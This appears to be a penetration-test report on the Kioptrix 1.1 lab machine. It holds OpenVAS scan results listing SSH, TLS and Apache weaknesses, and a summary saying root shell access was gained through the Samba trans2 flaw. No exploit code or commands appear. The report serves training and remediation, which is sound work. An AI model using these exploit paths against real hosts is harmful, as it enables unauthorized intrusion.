Deprecated SSH-1 Protocol Detection 80 % 192.168.0.18 22/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS 98 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
Webalizer Cross Site Scripting Vulnerability 80 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection 98 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Report Weak Cipher Suites 98 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
HTTP Debugging Methods (TRACE/TRACK) Enabled 99 % 192.168.0.18 80/tcp N/A N/A Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time
HTTP Debugging Methods (TRACE/TRACK) Enabled 99 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time
SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less



OPENVAS SCAN - Results
192.168.0.11/results?filter=task_id%3D8b560141-0572-4825-8245-950ba5927ac2
OPENVAS
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Greenbone OS 24.10.6
11 - 20 of 78
Vulnerability
Severity
QoD
Host
IP
Name
Location
EPSS
Score
Percentile
Created
Weak Host Key Algorithm(s) (SSH) 80 % 192.168.0.18 22/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Known Untrusted / Dangerous Certificate Authority (CA) Detection 99 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Certificate Expired 99 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
Apache HTTP Server UserDir Sensitive Information Disclosure 70 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time
Apache HTTP Server UserDir Sensitive Information Disclosure 70 % 192.168.0.18 80/tcp N/A N/A Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK) 80 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection 98 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated


OPENVAS SCAN - Results
192.168.0.11/results?filter=task_id%3D8b560141-0572-4825-8245-950ba5927ac2
OPENVAS
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Apache HTTP Server UserDir Sensitive Information Disclosure 70 % 192.168.0.18 80/tcp N/A N/A Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK) 80 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection 98 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
Apache HTTP Server ETag Header Information Disclosure Weakness 80 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time
Weak Encryption Algorithm(s) Supported (SSH) 80 % 192.168.0.18 22/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
Apache HTTP Server ETag Header Information Disclosure Weakness 80 % 192.168.0.18 80/tcp N/A N/A Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time
Apply to page contents
11 - 20 of 78
Greenbone OS 24.10.6


OPENVAS SCAN - Results
192.168.0.11/results?filter=task_id%3D8b560141-0572-4825-8245-950ba5927ac2
OPENVAS
21 - 30 of 78
Vulnerability
Severity
QoD
Host
IP
Name
Location
EPSS
Score
Percentile
Created
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection 98 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
Weak Encryption Algorithm(s) Supported (SSH) 80 % 192.168.0.18 22/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability 80 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm 80 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: 'DHE_EXPORT' MITM Security Bypass Vulnerability (LogJam) 80 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE) 80 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
Greenbone OS 24.10.6

Screenshot-11: Root Proof





Summary

During the security assessment on the target host 192.168.0.18 (Kioptrix 1.1), several high to medium severity vulnerabilities were identified through manual enumeration and OpenVAS scanning. The system was found to be running outdated and insecure services, most notably OpenSSH 2.9p2, which still supports SSHv1 and weak cryptographic algorithms, enabling downgrade attacks and brute-force attempts. The web server also contained multiple long-standing security issues including Webalizer XSS vulnerabilities, TRACE/TRACK method exposure, weak SSL/TLS ciphers, and an expired SSL certificate, all of which increase the likelihood of credential theft, session hijacking, and MITM attacks.

Using enumeration and exploitation techniques, shell access was obtained successfully on the machine using Samba trans2 vulnerability, demonstrating that remote code execution was achievable with available exploit paths. Post-exploitation actions were carried out including privilege escalation validation, persistence methods and internal system review. OpenVAS results confirmed most of the manually observed weaknesses and highlighted cryptographic misconfigurations, certificate issues, user information leakage via Apache UserDir, and weak SSL/TLS protocol support.

This assessment replicates a realistic attack chain:

Discovery → Enumeration → Exploitation → Post-Exploitation → Persistence → Reporting

Conclusion

The target system is highly vulnerable and susceptible to compromise by attackers using publicly available exploits. Multiple critical components rely on outdated protocols, weak ciphers and insecure configurations, significantly reducing the overall security posture. The successful shell access validates that exploitation is not only theoretical but practically achievable without advanced attack methods. The presence of *SSHv1, weak key exchange, Webalizer XSS, TRACE enabled HTTP, SSL misconfigurations, expired certificates, and information leakage* collectively form a high-risk environment.

Immediate remediation is recommended to harden the system, including disabling deprecated protocols, enforcing strong cryptography, patching XSS weaknesses, rotating SSH keys, upgrading OpenSSH, and configuring TLS securely. With proper security controls and patching policies, the attack surface can be significantly reduced, preventing unauthorized access and ensuring resilience against future threats.